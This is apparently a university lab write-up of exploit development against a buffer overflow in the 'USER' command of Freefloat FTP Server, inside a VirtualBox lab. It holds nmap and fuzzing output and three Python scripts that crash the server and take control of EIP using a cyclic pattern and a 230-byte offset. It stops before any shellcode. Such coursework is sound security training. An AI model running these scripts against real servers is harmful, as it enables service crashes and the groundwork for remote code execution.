



Sri Lanka Institute of Information Technology

Year 4 – Semester 1

Offensive Hacking; Tactical and Strategic

Exploit Development


Registration No	IT17123396
Name	U. A. Hettiarachchi

Exploit Target:

- Windows 7 machine using the Freefloat FTP Server
- IP address: 192.168.8.109

Vulnerability:

The Freefloat FTP server is vulnerable to a 'USER' Remote Buffer Overflow attack according to Exploit Database [1].



The screenshot shows the Exploit Database interface. At the top, the 'EXPLOIT DATABASE' logo is on the left, and navigation icons and a 'GET CERTIFIED' button are on the right. The main title of the entry is 'Freefloat FTP Server - 'USER' Remote Buffer Overflow'. Below the title, there are several metadata fields:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
23243		D35M0ND142	REMOTE	WINDOWS	2012-12-09

Below these fields, there are three more sections:

- EDB Verified:** ✓
- Exploit:** Download icon / Code icon
- Vulnerable App:** App icon

On the right side of the entry, there is a promotional banner for 'Become a Certified Penetration Tester' with the text: 'Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.' and a 'GET CERTIFIED' button.


Figure 1: Exploit-db entry

Attacker OS:

- Kali Linux
- IP address: 192.168.8.108

Setting up the environment:

- Installed the two virtual machines in Virtualbox to develop and test the exploit.
- Installed Immunity Debugger with mona.py in Windows 7



Mona is a PyCommand module for the Immunity Debugger that will automate and speed up specific searches when exploits are being developed. The python file can be downloaded from a GitHub repository [2].

- Installed the Freefloat FTP Server (the vulnerable app) to Windows from exploit-db [1].
- Installed nmap and metasploit framework in Kali Linux.
- Installed bed on Kali Linux using command: `sudo apt-get install bed`.

- Pinging each virtual machine from the other to check connectivity.
- Run the FreeFloat FTP server.
- Using nmap on the target machine to ensure that port 21 is open.
- If port 21 is not open, adjusting firewall settings in Windows 7 to allow inbound packets to port 21.

```

ShellNo.1
File Actions Edit View Help

root@kali:~# nmap 192.168.8.109
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 20:23 EDT
Nmap scan report for 192.168.8.109
Host is up (0.00079s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  icslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
MAC Address: 08:00:27:3B:6E:CA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.82 seconds
root@kali:~#


```

Port 21 is open and ftp service is running on it.

Attach the running FTP server process to the Immunity Debugger.

Fuzzing

A fuzzing tool can be used to keep sending buffers until the target program crashes [3]. We will be testing if we can crash the FTP server with the bed fuzzing tool.



```
Shell No. 1
09:00 PM

File Actions Edit View Help
root@kali:~# bed

BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

Usage:
bed -s <plugin> -t <target> -p <port> -o <timeout> [ depends on the plugin ]

<plugin>   = FTP/SMTP/POP/HTTP/IRC/IMAP/PJL/LPD/FINGER/SOCKS4/SOCKS5
<target>   = Host to check (default: localhost)
<port>     = Port to connect to (default: standard port)
<timeout>  = seconds to wait after each test (default: 2 seconds)
use "bed -s <plugin>" to obtain the parameters you need for the plugin.

Only -s is a mandatory switch.
root@kali:~# bed -s FTP -t 192.168.8.109 -p 21 -u anonymous -v anonymous
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

+ Buffer overflow testing:
  testing: 1      USER XAXAX      ...
```

The program crashes on the user command, which confirms that the FTP server has a buffer overflow vulnerability.

EIP Register:

In x86 architectures (32bit) the register called holds the "Extended Instruction Pointer" for the stack. It holds instructions for the computer such as where to go next to execute the next command and it controls the flow of a program.

Exploit 1

Now that we've checked if FTP server is vulnerable to a buffer overflow, we will try sending a payload of 500 A's to try and crash the target.

```
import socket,time

crash = "A" * 500

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

This exploit sends 500 A's to the ftp port of the target.

'crash' is the variable that refers to the payload of 500 A's.

Socket is created and the target (IP of Windows 7 machine) and the port (port 21) is given to connect to the FTP server.

A log in attempt is made using anonymous as username and password.

The USER command and the payload is sent to the server.

s.recv(1024) receives 1024 from the FTP server.

s.close() closes the socket.

Rerun the FTP server and attach it to the Immunity Debugger and run it before executing this exploit.

The FTP server will crash and the EIP register will read: **41414141**

41 is the hexadecimal value for 'A', which means we have successfully overwritten the EIP register.

Exploit2

Exploit 2 will send a pattern instead of 500 A's as the payload.

First a pattern of 500 characters need to be generated using msf.

```
Shell No. 1
File Actions Edit View Help
root@kali:~# cd Desktop
root@kali:~/Desktop# python exploit1.py
root@kali:~/Desktop#
root@kali:~/Desktop# msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj
8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
root@kali:~/Desktop#
```

This pattern will replace the payload of 'crash' variable of the previous exploit.

```
Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
* /root/Desktop/exploit2.py - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
1 import socket
2
3 crash = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
4
5 s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6 s.connect(('192.168.8.109', 21))
7 s.send("USER anonymous \r\n")
8 s.recv(1024)
9 s.send("PASS anonymous \r\n")
10 s.recv(1024)
11 s.send("USER " + crash + "\r\n")
12 s.recv(1024)
13 s.close()

msf5 > msf-pattern_create -l 500
[*] exec: msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
msf5 >
```

Once the pattern is copied it can be executed after rerunning the FTP server in Immunity Debugger.

```


/root/Desktop/exploit2.py - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
import socket

crash = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()


```

It will crash the FTP server again, but now the EIP register will read a different value: **37684136**




Exploit 3

We need to find the offset of **37684136** to find the exact value of offset that overwrites EIP.




Offset can be found using msf. The offset is 230.



It means we need 230 bytes of data to get to the EIP register; to overwrite it.

Therefore, in exploit 3 we will modify our payload to include 230 A's, 4 B's, and 266 C's.

A screenshot of a terminal window titled "/root/Desktop/exploit3.py - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a warning message: "Warning, you are using the root account, you may harm your system." The main area of the terminal displays a Python script. The script imports the 'socket' module and defines a 'crash' variable as a string of 230 'A's, 4 'B's, and 266 'C's. It then creates a socket, connects to '192.168.8.109' on port 21, and sends a 'USER anonymous' message. It receives a response and sends a 'PASS anonymous' message. It receives another response and then sends a 'USER ' followed by the 'crash' payload and a newline character. Finally, it receives a third response and closes the socket.


```
import socket

crash = "A" * 230 + "B" * 4 + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

It will add up to our original payload size of 500 bytes, but A's are sent equal to the offset and B's will overwrite the EIP register and the rest is sent in C's $[500 - (230+4) = 266]$.

